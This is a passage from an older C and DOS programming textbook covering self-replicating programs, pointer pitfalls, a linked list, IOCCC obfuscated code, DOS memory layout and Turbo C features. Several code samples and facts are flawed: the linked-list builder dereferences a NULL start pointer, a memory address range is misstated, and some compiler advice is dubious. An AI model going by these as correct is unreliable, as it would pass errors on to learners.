3. Implement your own data type for very very long integer (i.e., it should accept any number of digits say, 8999999989989989989989989989989989). Use that data type to find out factorial for any number.

Suggested Projects

1. Write source code colorizer software. Source code colorizer formats the given C file into HTML file with necessary syntax highlighting. (Hint: You may need to know the syntaxes of HTML)
2. Write a utility that indents the given C file. That is it should align the C code properly for better clarity.
3. Solve all the questions in K&R. It's really a tough project as no one achieved it successfully!

"The more we talk, the less sense we make."

11

Program that Outputs the same

Program that outputs the same is technically called as *self-reproducing* or *self-replicating program*. You may wonder whether a C program could output the same or not. Yes, it's possible. As it is a tough job, it is considered to be an intellectual programming.

11.1 Self-replicating program #1

The following program is a common self-replicating program. When you run this program, you would get the same as output. So don't ask me the output!!!

```
main( ){char *c="main( ){char
*c=%c%c;printf(c,34,c,34);}";printf(c,34,c,34);}
```

11.2 Self-replicating program #2

Some people slightly modify the above self-replicating program and obtain the following program.

```
char*s="char*s=%c%c;main(){printf(s,34,s,34);}";main(){printf(s,34,s,34);}
```

11.3 Self-replicating program #3

The following program is an interesting one, because it is self-replicating as well as palindrome! It was by **Dan Hoey**.

```
/**/char q=' ',*a="**/**/char q='%c',*a=%c%c%c*/};)b(stup;d[b]=d-472[b]--d(elihw;)q,a,q,q,2+a,b(ftnirps;)b(stup{) (niam;731=d ni;]572[b,",b[275];int d=137;main(){puts(b);sprintf(b,a+2,q,q,a,q);while(d--)b[274-d]=b[d];puts(b);}/*c%c%c=a*,'c%'=q rahc/**/*a*,' '=q rahc/**/
```

12

“A lazy person will end up poor.”

Pointers

Pointers are a gift to C programmers. One of the important uses of pointers is the dynamic memory allocation. So pointers work with ‘memory’. It necessitates the need to understand jargons related to ‘memory’ and pointer implementations.

12.1 Memory Overwrite

Whenever we write data into memory, we’re actually overwriting the existing data. If we “owned” that memory and if we overwrite it, then there won’t be any problem. Otherwise, we would lose any valid data that exist there before. So we must avoid memory overwrite and we should use only the allocated memory.

12.2 Array/Buffer Overflow

If we copy or insert data more into an array of limited size, it is referred as array overflow. Look at the following code:

```
char var1[10];
char var2[5] = "Hello"; /* '\0' is not added as size
                        is given as 5*/
strcpy( var1, var2 );
```

Here, we can find that var2 (“Hello”) is not terminated with a Null terminator (‘\0’). So when we copy var2 to var1 using strcpy(), the strcpy() routine will copy all the character to var2 until it finds ‘\0’ in memory. So array overflow may result in memory overwrite!

12.3 Memory Leak

When you repeatedly allocate memory without freeing it, such that all available memory leaks away, it is called as *memory leak*. Too much of memory leak would crash TC, DOS or Windows. So it is more dangerous. For example, the following code would result in memory leak.

```
#include <stdlib.h>
#include <stdio.h>
int main( void )
{
    int x = 1;
```

```

    int *ptr = malloc( sizeof( int ) );
    ptr = &x;
    x = 2;
    *ptr = 3;
    return(0);
}

```

Here, the variable `ptr` is first initialized with `malloc()` and once again with address of `x`. So the value that was returned by `malloc()` is definitely lost. Now we have memory leak even if we call `free()` function, because the `free()` function must be called with the exact value of the pointer returned by `malloc()`.

The remedy for memory leak is to declare pointer constant. That is,

```

int *const ptr = malloc( sizeof( int ) );
ptr = &x; /* compiler error */

```

Now, the compiler will generate error. So, we are in safe from memory leak problem.

12.4 Multidimensional array implementation

For the sake of simplicity, let's see two-dimensional implementation only. All of these techniques can also be extended to three or more dimensions.

12.4.1 Version 1

We may allocate an array of pointers, and then initialize each pointer to a dynamically-allocated row.

```

int **array = (int **)malloc(rows * sizeof(int *));
for(i = 0; i < rows; ++i)
    array[i] = (int *)malloc(columns * sizeof(int));

```

I personally prefer this implementation.

12.4.2 Version 2

You may keep the array's contents contiguous with pointer arithmetic as:

```

int **array = (int **)malloc(rows * sizeof(int *));
array[0] = (int *)malloc(rows * columns * sizeof(int));
for(i = 1; i < rows; ++i)
    array[i] = array[0] + i * columns;

```

12.4.3 Version 3

You may also simulate a two-dimensional array with a single, dynamically-allocated one-dimensional array.

```

int *array = (int *)malloc(rows * columns * sizeof(int));

```

12.4.4 Version 4

Here is another version which uses pointers to arrays.

```
int (*array)[NO_OF_COLUMNS] =
    (int (*)[NO_OF_COLUMNS])malloc(rows * sizeof(*array));
```

12.5 Linked List

Linked list is one of the important applications of pointer concepts. Here is the program to create / append, display & reverse a linked list.

```
#include <alloc.h>
#include <stdio.h>

typedef struct node LNKLIST;

struct node
{
    int data;
    LNKLIST *next;
};

int main( void )
{
    LNKLIST *start = NULL, *p, *q, *temp;
    char opt;
    do
    {
        printf( "\n\t\t Menu"                \
                "\n\t\t ~~~~"                \
                "\n\t 1. Create/Append Linked List" \
                "\n\t 2. Reverse Linked List"       \
                "\n\t 3. Display Linked List"       \
                "\n\t 4. Exit"                      \
                "\n Enter your choice "              \
                );
        opt = getchar( );
        flushall( );

        switch( opt )
        {
            case '1':      /* Create/append Linked List */
                do
                {
                    p = start;
                    /* Traverse upto the last node to append */
```

```

        while( p->next!=NULL )
            p = p->next;
        q = (LNKLIST*)malloc(sizeof(LNKLIST));
        printf( "\nEnter the data: " );
        scanf( "%d", &q->data );
        q->next = NULL;
        if ( start==NULL )
            start = q;
        else
            p->next = q;
        printf( "Wanna continue? " );
    } while( tolower( getchar( ) )=='y' );
    break;

case '2':    /* Reverse Linked List */
    p = start;
    q = p->next;
    while( q!=NULL )
    {
        temp = q->next;
        q->next = p;
        p = q;
        q = temp;
    }
    start->next = NULL;
    start = p;
    break;

case '3':    /* Print linked list as [Data | Address] */
    p = start;
    printf( "\nstart =%u ", start );
    while( p!=NULL )
    {
        printf( "-> [%d | %u]", p->data, p->next );
        p = p->next;
    }
    getchar( );
}
} while( opt!='4' );
return(0);
} /*--main( )-----*/

```

13

“Wisdom is better than weapons of war.”

Code Obfuscation

The word *obfuscate* means “to confuse”. Code Obfuscation refers to confusing others with your code. In other words, *Code Obfuscation* is the technical term for crypting your code and preventing others from reading the code (Just opposite to Readability). Code Obfuscation is very interesting to most of the C programmers. Every year we have **The International Obfuscated C Code Contest**. Throughout the world most of the C programmers participate in this contest. As far as I know no Indian has yet received this prize. So in this chapter let’s see the most interesting Code Obfuscation.

13.1 Where to contest?

To contest in **The International Obfuscated C Code Contest**, visit their official website www.ioccc.org. There you can find the rules and important dates.

13.2 Guidelines

```
char a[ ] = "ABCD";           /* string representation */
char b[ ] = "\x41\x42\x43\x44"; /* hexadecimal representation */
char c[ ] = "\101\102\103\104"; /* octal representation */
char d[ ] = "A" "B" "C" "D";   /* using string properties */
char e[ ] = {'A', 'B', 'C', 'D', '\0'}; /* using char property */
```

In C all the above strings a, b, c, d and e represent “ABCD”. This is one of the simple tricks used in code obfuscation.

13.3 Real Code

13.3.1 Wherami

The following program `Whereami.c` won “Best Small Program” prize in **The International Obfuscated C Code Contest** held in 1992. This program was by **Brian Westley (aka Merlyn LeRoy)**.

Copyright © 1992, Landon Curt Noll & Larry Bassel.

All Rights Reserved. Permission for personal, educational or non-profit use is granted provided this this copyright and notice are included in its entirety and remains unaltered. All other uses must receive prior permission in writing from both Landon Curt Noll and Larry Bassel.


```

main(1
,a,n,d)char**a;{
for(d=atoi(a[1])/10*80-
atoi(a[2])/5-596;n="@NKA\
CLCCGZAAQBAAADAFaISADJABBA^\
SNLGAQABDAXIMBAACTBATAHDBAN\
ZcEMMCCCCAAhEIJFAEAAAABafHJE\
TBdFLDAANefDNBPHdBcBBBEA_AL\
H E L L O,      W O R L D! "
[1++-3];)for(;n-->64;)
putchar(!d+++33^
1&1);}

```

Any idea about the above code? It prints the world map! Quite amazing isn't it?

Output: World Map - New Delhi marked with " (obtained by executing `whereami 29 77`)



13.3.2 Note

Following is a part of note added by Westley.

Run the program as `whereami <lat> <long>`

Where `lat` and `long` correspond to your latitude and longitude.

To find the approximate place where this entry (**The International Obfuscated C Code Contest**) was judged, type:

```
whereami 37 -122 (- means west of meridian)
```

Run the program with your latitude & longitude as integer arguments; it will produce a map made up of '!' with the given position marked with either a '"' (if the position is over a '!') or a '#' (if the position is over a space). Southern latitudes and western longitudes are entered as negative numbers. For example, to find San Francisco, run with `"whreami 38 -122"`. The resolution of the map is five degrees horizontally, ten degrees vertically. The map is a Mercator projection with equal spacing of the latitudes, so the areas near the poles are very distorted. Latitudes near the poles and Antarctica are not shown.

The program requires the ASCII character set, `putchar()`, `atoi()`, and a display that auto-wraps at 80 characters(!). If your display does not work this way, you will have to massage the output; for example, you can pipe it to a file and edit it with an editor, which will do autowrap for you.

If you run it with fewer than 2 arguments, it will likely give you an exception, as it will access arguments that don't exist and characters before a string constant.

Logic

The map is printed as one long string of ' ' and '!' characters, with the autowrap used to stack up slices of 80. The map data is a string; the first character is how many '!'s are printed ('A'=1, 'B'=2, etc), the second character is how many ' 's, the third is how many '!'s, etc. ASCII characters less than 'A' print no characters but still change the polarity, so any map of ' 's and '!'s is possible. This is done in the `putchar()` argument as "33^l&1", where l is the character position+4; if l is odd, ' ' is printed, if l is even, '!' is printed.

The position of latitude & longitude is changed into a single character position within the one long string via the first expression "d = latitude/10*80 - longitude/5 - offset" The latitude is divided by ten because the vertical resolution is ten degrees, then multiplied by 80 because of the 80 character wrap (i.e. each ten degrees moves the position up or down one entire row). The longitude is divided by five and added, because five degrees of change moves the location one character. The signs are opposite because latitude is decreasing and longitude is increasing as you go from upper left to lower right. The offset is where the origin (latitude=0, longitude=0) is found.

The position counting down to zero changes the `putchar()` from printing ('!' or ' ') to printing ('"' or '#').

The "H E L L O, W O R L D!" string inside the data string prints the line of blanks past Tierra del Fuego and the last blank line. It's just for show, really.

Since the resolution is coarse, a few costal cities are shown to be just off the map; this is an unavoidable artifact. The map is reasonably accurate. Here are some cities you might like to try:

City	Lattitude	Longitude
New York	41	-74
London	52	0
Moscow	56	38
New Delhi	29	77
Sydney	- 34	151
Los Angeles	34	-118
Paris	45	2
Beijing	40	116
Rio de Janeiro	-23	-43
Tokyo	36	140

Part II

DOS Programming

“writing BASIC for the Altair was exhausting...Paul and I didn't sleep much and lost track of night and day. When I did fall asleep, it was usually at my desk or on the floor. Some days I didn't eat...But after five weeks...world's first microcomputer software company was born.”

—**Bill Gates**

Courtesy: The Road Ahead (ISBN 0-14-024351-8)

14

"If you love to sleep, you will be poor."

DOS Secrets

To program well, you have to know more about your hardware and DOS internals. This book is neither a hardware book nor a beginners' book. So I would slightly touch the hardware and DOS internals in this chapter. In many Institutions hardware & software are being taught as different subjects. And people don't know how both are related. For system programming you must know the relationship between the two. This chapter will help you to understand why a programmer should know hardware & DOS internals for DOS programming.

14.1 Prelude

DOS (Disk Operating System) is the widely used operating system. It is a single-user operating system. DOS is designed to provide an easy way to use disks for storage. It is very efficient in controlling, accessing and managing the data from disk drives. The basic operations performed by DOS are regulate space allocation, keep track of files, save and retrieve files and manage other control functions associated with disk storage. Thus using DOS an interface is made between the user and the computer. This DOS is same for all the systems. For loading this DOS to the memory BIOS, bootstrap program, diagnostic testing programs are very essential and we will discuss it in the coming sections.

14.1.1 BIOS

It is a program that provides link between the hardware and the operating system. It is a firmware (Firmware is a program or data stored in ROM. These are not altered by software, and are not lost when the power is turned off). Since it is stored in ROM, it is usually called as ROM BIOS. It contains many low level routines. It is responsible for basic hardware operations such as interactions with disk drives and keyboards. It also has drivers and other software that manages the peripheral devices.

The basic operations performed by BIOS are

- Keyboard routine
- Video routines
- Printer routines


This BIOS program differs from system to system. For getting good results we can use BIOS functions along with the DOS functions.

14.1.2 Bootstrap Program

Bootstrap program is responsible for loading the operating system from the disk to the memory. When the computer is switched ON the process of bootstrapping takes place, which initializes the computer for use, by automatically clearing memory and loading the first few instructions that call other instructions in the disk (Nowadays the remaining part of the operating system resides in the hard disk itself).

The basic operations performed by bootstrap program are

- It runs the diagnostics testing programs to check the status of RAM.
- It makes a call to the disk for loading the operating system into the memory.
- After loading the operating system, it transfers control to the operating system.



14.1.3 Boot Sector

The boot sector on a disk is always the first sector on the first track on the first head. BIOS starts up and does the POST, when computer is powered ON. It initializes all its data and then looks for a valid boot sector. First it looks at the Floppy disk (A:), then at the Hard disk (C:). After this process, the operating system is loaded into the memory, which is explained in the figure. If it doesn't find it then interrupt 18h is called (on original IBM PCs this started the ROM BASIC). A valid boot sector (to the BIOS) is one that has 0AA55h at offset 510 in the boot sector.

When the BIOS finds the boot sector, it reads that sector (512 bytes) off of the disk and into memory at 0:7C00h. Then it jumps to 0:7C00h and the boot sector code gets control. BIOS data area (40h:0) and the BIOS interrupts (10h - 1Ah) are initialized. At this point, memory is mostly unused, but not necessarily cleared to 0.



14.2 Memory Layout

For better programming in DOS we must also know the memory layout of DOS. In the system there is 1MB of addressable memory area, in that 1024K(1MB) of addressable memory first 640K is called *conventional memory area*, it addresses from 00000 to FFFFF and the remaining 384K is called *reserved memory* or *upper memory area*, it addresses from A0000 to FFFFF.

The conventional memory (which is also called *base memory*) is reserved for the use by the system and the upper memory area is reserved for the use by the graphics boards, other adapters and motherboard ROM BIOS.

14.2.1 Upper Memory Area (UMA)

The 384K of upper memory is further divided into three equal parts of 128K each. The first 128K above the conventional memory area is reserved for the use by the video adapter and it is also called video RAM. The next 128K is reserved for use by the adapter BIOS and the last 128K is for Motherboard BIOS.



In the video RAM area the information related to text and graphics display on screen is stored. The address range of this video adapter is A0000-BFFFF. If we use monochrome graphics adapter (MGA) then the information about the display is stored between B0000 and B8000. If we use CGA then it occupies the address range B8000-

BFFFF. Graphics mode video RAM occupies A0000-AFFFF.

In the 128K area of adapter BIOS, the first 32K is used by VGA compatible video adapters and the remaining area is used by network adapters and some other adapters.

In the 128K of the motherboard BIOS, the first 64K is called free UMA block space and most of the systems use only the last 64K. In this area POST (Power On Self Test—which is a set of routines that test motherboard, memory, disk drives, adapter, keyboards, other devices and components in the system), bootstrap loader (which is set of routines to start the operating system) and CMOS (Component Metal Oxide Semiconductor—which is used to configure the system by pressing some key while booting) reside.

14.3 Segment Address

In the system every instruction is addressed by 20-bit linear address from 00000-FFFFF. This is called real address or physical address of the system. The total memory area in the system is divided into different segments. These segments use only 16-bit address for storing and retrieving data in each segment. The real addressing has 20-bits and so to represent this 20-bit physical address we are using 16-bit segment address and offset address.

For example, if the segment address is B000 and the offset address is 8888 then the corresponding physical or linear address will be

B000	
8888	Thus we have've got
<hr/>	
B8888	a 20-bit real address

In this method overlapping is possible. For example, we can get the same physical address in various segments and offset combinations.

B080	B880	B008	B808
8008	0088	8808	0808
<hr/>			
B8888	B8888	B8888	B8888

16MB/4GB/64GB	Extended Memory
1MB	Motherboard ROM BIOS
896KB	
832KB	EMS Windows
768KB	Adapter ROM
640KB	Video RAM
512KB	Conventional (Base) Memory
256KB	
0KB	

14.4 Extended Memory

Any memory above 1MB is called extended memory. The size of the extended memory changes from system to system. For example, the size of extended memory for 286, 386DX and Pentium II are 16M, 4G, and 64G respectively.

The diagram with the conventional, upper and extended memory is given above.

14.5 Limitations of DOS

It is a single user operating system and it does not support multitasking and it is not designed for networking. It does not support GUI (graphical User Interface), which is popular in Windows. Virtual memory area is not present in DOS. Now DOS is given a graphical user interface and limited multitasking capability by combining with Windows. This DOS/Windows combination was first introduced in 1995 with Windows 95.

15

"Everyone who asks will receive."

Traits of Turbo C

In the First Chapter itself I told you that Turbo C++3.0 is the IDE that is used throughout this book. If you've got Turbo C 2.0 or latter version of Turbo C, please get version 3.0. Why I prefer Version 3.0 is, it is being helpful to explain DOS programming than any other versions.

15.1 Features of TC++3.0

- Syntax highlighting
- Supports C++'s single line comment (//) even for C codes
- More options
- Can execute inline assembly without any overhead.

15.2 Configure your TC++3.0

If you change the default configuration (color, tab etc) of TC++3.0, it is enough to delete the file `TCCONFIG.TC` that is found on the TC directory to get back default configuration.

- Set the default extension to C by Options > Editor > Extension > C
- Set tab size to 8 by Options > Editor > Tab > 8

15.3 IDE basics

IDE is nothing but Integrated Development Environment. IDE has got so many components. The most important components among them are Editor, Compiler, Assembler & linker.

First of all we should know the difference between Editor, Compiler, Assembler & linker. Editor is the one in which we create, read & edit our texts. Compiler is the one, which converts C files (.c) to Assembly (.asm) files. Compiler is very often treated as language converter. Assembler is the one, which converts assembly (.asm) files into object (.obj) files or (.lib) files. Linker is the one that links object (.obj) files and library (.lib) files and thus creates an executable file (.exe or .com).

Tool	Input	Output
Compiler	.c	.asm
Assembler	.asm	.obj or .lib
Linker	.obj & .lib	.exe or .com

Compiler, Assembler & Linker are usually command line executable files, which requires filename(s) and other information as parameters. What IDE does is, it saves our time by invoking the proper utilities with proper parameters within the Editor.

15.4 Useful Utilities

You have many useful utilities to use with TC++3.0. These useful utilities are rarely known in India. Please try to use them for better programming! I will just introduce the utilities. For more explanations about those utilities, see the documentation (found on TC directory).

15.4.1 BASM

BASM is Built-in inline Assembler. It is used to assemble the inline assembly to the C file.

15.4.2 TASM

BASM is not much efficient. It can handle only x286 instructions. TASM (Turbo Assembler) can handle x386 instructions. x386 instructions are efficient compared to x286 instructions. So real programmers use TASM than BASM.

In the beginning of the program you have to add the following line to invoke TASM.

```
#pragma inline
```

Otherwise the default BASM will be called.

Note
Even in TASM, the default instruction sets are x286. To call x386 instruction, you have to add .386. We will see this later!

15.4.3 TLINK

TLINK is used to link object files and library files and produces the executable file.

15.4.4 TLIB

Turbo library or TLIB is useful to manage, create library files.

15.4.5 MAKE

MAKE file seems to be like a batch file. Real programmers very often use this useful utility.

15.4.6 TCC

TCC is a command line compiler. It is an integrated compiler. Using this you can create assembly files, object files, and you can also create executable files directly.

15.5 main()

In contradict to ANSI C, Turbo C supports three arguments: `argc`, `argv` & `env`. `argc` holds number of arguments passed in command line. `argv` is the array of pointer to the string in command line. Under 3.X versions of DOS, `argv[0]` points to the full path name of the program (e.g., `C:\WAR\CHKMAIN.EXE`). Under versions of DOS before 3.0, `argv[0]` points to null string. `argv[1]` points to first string typed on command line after the program name. `argv[argc]` contains `NULL`. `env` is an array of pointers to the string of environment variables.

Let's see an example:

```
/* chkmain.c */
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[], char *env[])
{
    int i;
    printf("argc = %d \n", argc);
    for( i=0; i<=argc; ++i)
        printf("argv[%d] = %s \n", i, argv[i]);
    for( i=0; env[i] != NULL; ++i)
        printf("env[%d] = %s \n", i, env[i]);
    return(0);
}
```

Input & Output
C:\WAR>CHKMAIN argument1 "second argument" 3 "last argument"

See `argv[2]` and `argv[4]`. In order to embed blanks we have put it in double quotes. Turbo C sends all the three arguments (`argc`, `argv`, `env`) to its programs. But using the third argument `env` is not a standard way. For standard programming use `environ`.

15.5.1 int main() or void main() ?

Turbo C accepts both `int` and `void main()` and Turbo C programmers use both `int` and `void main()` in their programs. But in my opinion, `void main()` is not a standard usage. The reason is, whenever a program gets executed it returns an integer to the operating system. If it returns '0' means, the program is executed successfully. Otherwise it means the program has been terminated with error.

Using a sample program, I have found that `void main()` returns 20 *even* after successful completion of program (which means it returns wrong status to the operating system!).

```
/* intmain0.c */
int main( void )
{
    printf( "int main returns 0 \n" );
}
```

```
        return(0);
    } /*--main( )-----*/

/* intmain5.c */
int main( void )
{
    printf( "int main returns 5 \n" );
    return(5);
} /*--main( )-----*/

/* voidmain.c */
void main( void )
{
    printf( "void main returns? \n" );
} /*--main( )-----*/
```

```
@ECHO OFF
REM *** Batch file to check return code (Testmain.bat) ***
CLS
intmain0.exe
ECHO %errorlevel%
intmain5.exe
ECHO %errorlevel%
voidmain.exe
ECHO %errorlevel%
REM *** end ***
@ECHO ON
```

Note
As I am working on Windows NT, I used %errorlevel% in a batch file. In other platforms, it may not work. You may have to try different techniques to display the "errorlevel".

After compiling all the C files to exe files, test the return values with TESTMAIN.BAT. It shows the error value or status.
Thus we have found that int main() is the appropriate usage.

Note
However void main() will be useful in certain circumstances like programming for embedded systems & real time operating system, because there is no place to return the status value. We will see those things later!

We can also get status of main() by using the menu option COMPILE>Information... from IDE without using BATCH file.

15.6 Preprocessor

Preprocessor performs macro substitutions, conditional compilation and inclusion of named files. All these are done with controls like: #define, #if, #ifdef, #ifndef,

`#elif`, `#else`, `#line`, `#error`, `#pragma`, `#include`. We've got several predefined identifiers and macros that expand to produce special information (`__LINE__`, `__FILE__`, `__DATE__`, `__TINY__`, etc)

15.7 Header file

The *costly mistake* very often performed by Indian Programmers is to write all functions in the header (.h) file and to include it in main. Actually header files are those that contain `#defines` and function prototype declarations.

The following demonstration explains why writing functions in header and including it in the main program is wrong.

```
/* Badhead.h */
static void PrintHello( void )
{
    printf( "Hello! \n" );
} /*--PrintHello( )-----*/

/* chkhead.c */
#include "badhead.h"
int main( void )
{
    PrintHello( );
    return(0);
} /*--main( )-----*/
```

Input & Output

```
C:>CHKHEAD
Hello!
```

When we include the `Badhead.h` file in `chkhead.c`, file gets expanded. And so it prints the message "Hello!", which is wrong according to the definition of static functions. K&R page-83 says, "*If a function is declared static, however, its name is invisible outside of the file in which it is declared*".

Now let's see the right declaration of a header file.

```
/* Head.h */
#ifndef __HEAD_H /* OR if !define(__HEAD_H) */
#define TRUE ( 1 )
#define FALSE ( 0 )
typedef int BOOLEAN;

void PrintHello1( void );
void PrintHello2( void );

#endif
```

If `head.h` file is included in our program, the compile time variable `__HEAD_H` will be created. We can use it as a flag to check whether the file is already included or not.

The `#ifndef __HEAD_H` or `#if !defined(__HEAD_H)` helps us to avoid multiple inclusion error. That is, if we don't use the above preprocessor control line and if we include `head.h` more than one time in our program, we will get error. Now you would ask me where to write the function `PrintHello1()` and `PrintHello2()`. Yes, you have to write them in a separate file and you have to create a library file or object file.

15.8 Pragma

`#pragma` is used to control the compiler.

15.8.1 Example 1

```
#pragma inline
```

tells the compiler that the C file contains inline assembly and the compiler will use TASM to assemble the inline codes.

15.8.2 Example 2

Sometimes we write code that will be specific to memory models. In such a case our code must be compiled in that memory model only (We have 6 different memory models: Tiny, Small, Medium, Compact, Large and Huge). So programmers use conditional compilation method.

That is,

```
#ifndef __SMALL__          /* or #if !defined(__SMALL__) */
    #error compile with small memory model
#elif
    :
    :
    /* Program Codes */
#endif
```

There is of course a simple method to do this. That is to use `pragma` and to force the compiler to compile in specified memory model.

That is,

```
#pragma -ms          /* forces compiler to compile in small memory
model */
:
:
/* Program Codes */
:
```

15.9 Creating library file

Creating a library(.lib) file is the easiest one. Let's see one example.

```
/* chklib.c */
void PrintHello1( void )
{
    printf( "Hello1" );
} /*--PrintHello1( )-----*/

void PrintHello2( void )
{
    printf( "Hello2" );
} /*--PrintHello2( )-----*/
```

Now choose OPTIONS>Applications...>Library. Then Press F9 to compiler. Now you will get chklib.lib.

Creating library file is a good way to organize your program. You can put all the interrelated functions (say mouse functions) in a library file and then you can link the library file whenever necessary.

(e.g.) tcc mylib.lib foo.c

Attention! you cannot link the library file that is created in one memory model with another file that is created in another model. So it is advisable to create library file for each memory model.

(e.g.) mouset.lib (for Tiny), mouses.lib (for Small)

If you write a effective library file, you can sell it without the source code! (Only a narrow-minded people do that!)

15.10 Creating a project file

I already pointed out that it is enough to have OBJ or LIB file to create an EXE file. Project file allows you to organize these files.

Let's see how to create project file. Choose PROJECT>OPEN and enter the project name. Now you will get a project window. Press [Insert] to add file. Add the respective OBJ, LIB and C files. Now click [Done] and press F9 to compile the project file. You will get the EXE file. When you create project file, you should note that more than one file should not have main().

The applications of these ideas are dealt in forthcoming chapters.

15.11 Turbo C keywords

Along with ANSI C keywords, Turbo C got the following keywords:

54 A to Z of C

near	far	huge	cdecl
asm	passed	interrupt	
_es	_ds	_cs	_ss

When you set the compiler to ANSI standard, you can use the above keywords as *identifiers*.

15.12 Bugs & Remedy

15.12.1 system()

People who use `system()` function may have noticed that it won't work when run from IDE. The reason is IDE reserves memory for its own use and there won't be enough memory. But when you run the corresponding EXE file in command line it will work properly. Let's see it with a real program.

```
int main( void )
{
    int err;
    err = system( "DIR" );
    if ( err == -1 )
        perror( "Error: " );
    return(0);
} /*--main( )-----*/
```

If you run the above program from IDE, you will get the following message:

```
Error: Not enough memory
```

So running only the EXE file of respective program in DOS Box will be the remedy.

15.12.2 delay()

The `delay()` function found in `dos.h` is processor dependent. And it won't work on all systems. The reason is the delay function is implemented with clock speed.

15.12.2.1 Solution with BIOS tick

An easy solution for this is to implement our own delay with the help of BIOS tick as:

```
/* PC bios data area pointer to incrementing unsigned long int */
#define BIOSTICK (*(volatile unsigned long far *)(0x0040006CL))
```

The BIOSTICK get incremented for every 18.2 times per second. But this is not much preferred by the professional programmers.

15.12.2.2 Solution with int 8 handler

You might have noticed that all DOS games work fine on all systems. The reason is game programmers' use the techniques of installing this int8 handler for delay as:

```

/* Author: Alexander J. Russel */
volatile unsigned long fast_tick, slow_tick;
static void interrupt (far *oldtimer)(void);    /* BIOS timer handler */

void deinit_timer(void);

/*-----
   new_timer
   Logic:
   You don't have to call the old timer, but if you don't
   you have to write some code to cleanup in de-init that
   fixes DOS's internal clock.

   Its also considered 'good form' to call the old int.
   If everyone does, then everything that other TSR's etc...
   may have installed will also work.

   If you skip the little chunk of ASM code- the out 20-
   you WILL LOCKUP all interrupts, and your computer

   Anyways, this test replacement just increments a couple of
   long ints.
   */

static void interrupt new_timer(void)
{
    asm cli
    fast_tick++;

    if ( !(fast_tick & 3) ) // call old timer ever 4th new tick
    {
        oldtimer( ); // not the best way to chain
        slow_tick++;
    }
    else
    {
        // reset PIC
        asm {
            mov al, 20h
            out 20h, al
        }
    }
    asm sti
}

```

Note

Here we come across inline assembly. The clear description can be found on next chapter.

56 A to Z of C

```
/*-----
init_timer
Logic:
see that 1st line of inline asm!
to set whatever clock speed you want load
bx with 1193180/x where x is the
clock speed you want in Hz. */

void init_timer(void)
{
    slow_tick=fast_tick=0l;
    oldtimer=getvect(8); // save old timer

    asm cli

    // speed up clock
    asm {
        mov     bx,  19886 /* set the clock speed to
                           60Hz (1193180/60) */

        mov     al,  00110110b
        out     43h, al
        mov     al,  bl
        out     40h, al
        mov     al,  bh
        out     40h, al
    }

    setvect(8, new_timer);

    asm sti
}

/*-----
deinit_timer */

void deinit_timer(void)
{
    asm cli

    // slow down clock  1193180 / 65536 = 18.2, but we use zero

    asm {
        xor bx,  bx          // min rate 18.2 Hz when set to zero
        mov al,  00110110b
        out 43h, al
        mov al,  bl
        out 40h, al
    }
}
```



```

        mov al, bh
        out 40h, al
    }

    setvect(8, oldtimer); // restore oldtimer

    asm sti
}

```

Then we can use the following code in `main()` to get a machine independent delay.

```

next_time=fast_tick + 3; /* fast tick is incremented by
                           the int8 ISR (global)*/
while( next_time>=fast_tick )
    ; /* wait */

```

15.12.3 Floating point formats not linked

You will get this error when the TC does some optimizing techniques. TC's optimizing techniques prevent the floating point to be linked unless our program needs. But in certain cases, the compiler's decision would be wrong and even though we use floating formats, it doesn't link it. Normally it would happen when we don't call any floating point functions but we use `%f` in `scanf()` or `printf()`. In such a case we must take effort explicitly to link floating formats.

```

struct foo
{
    float a;
    int b;
};

int main( void )
{
    int i;
    struct foo s[2];
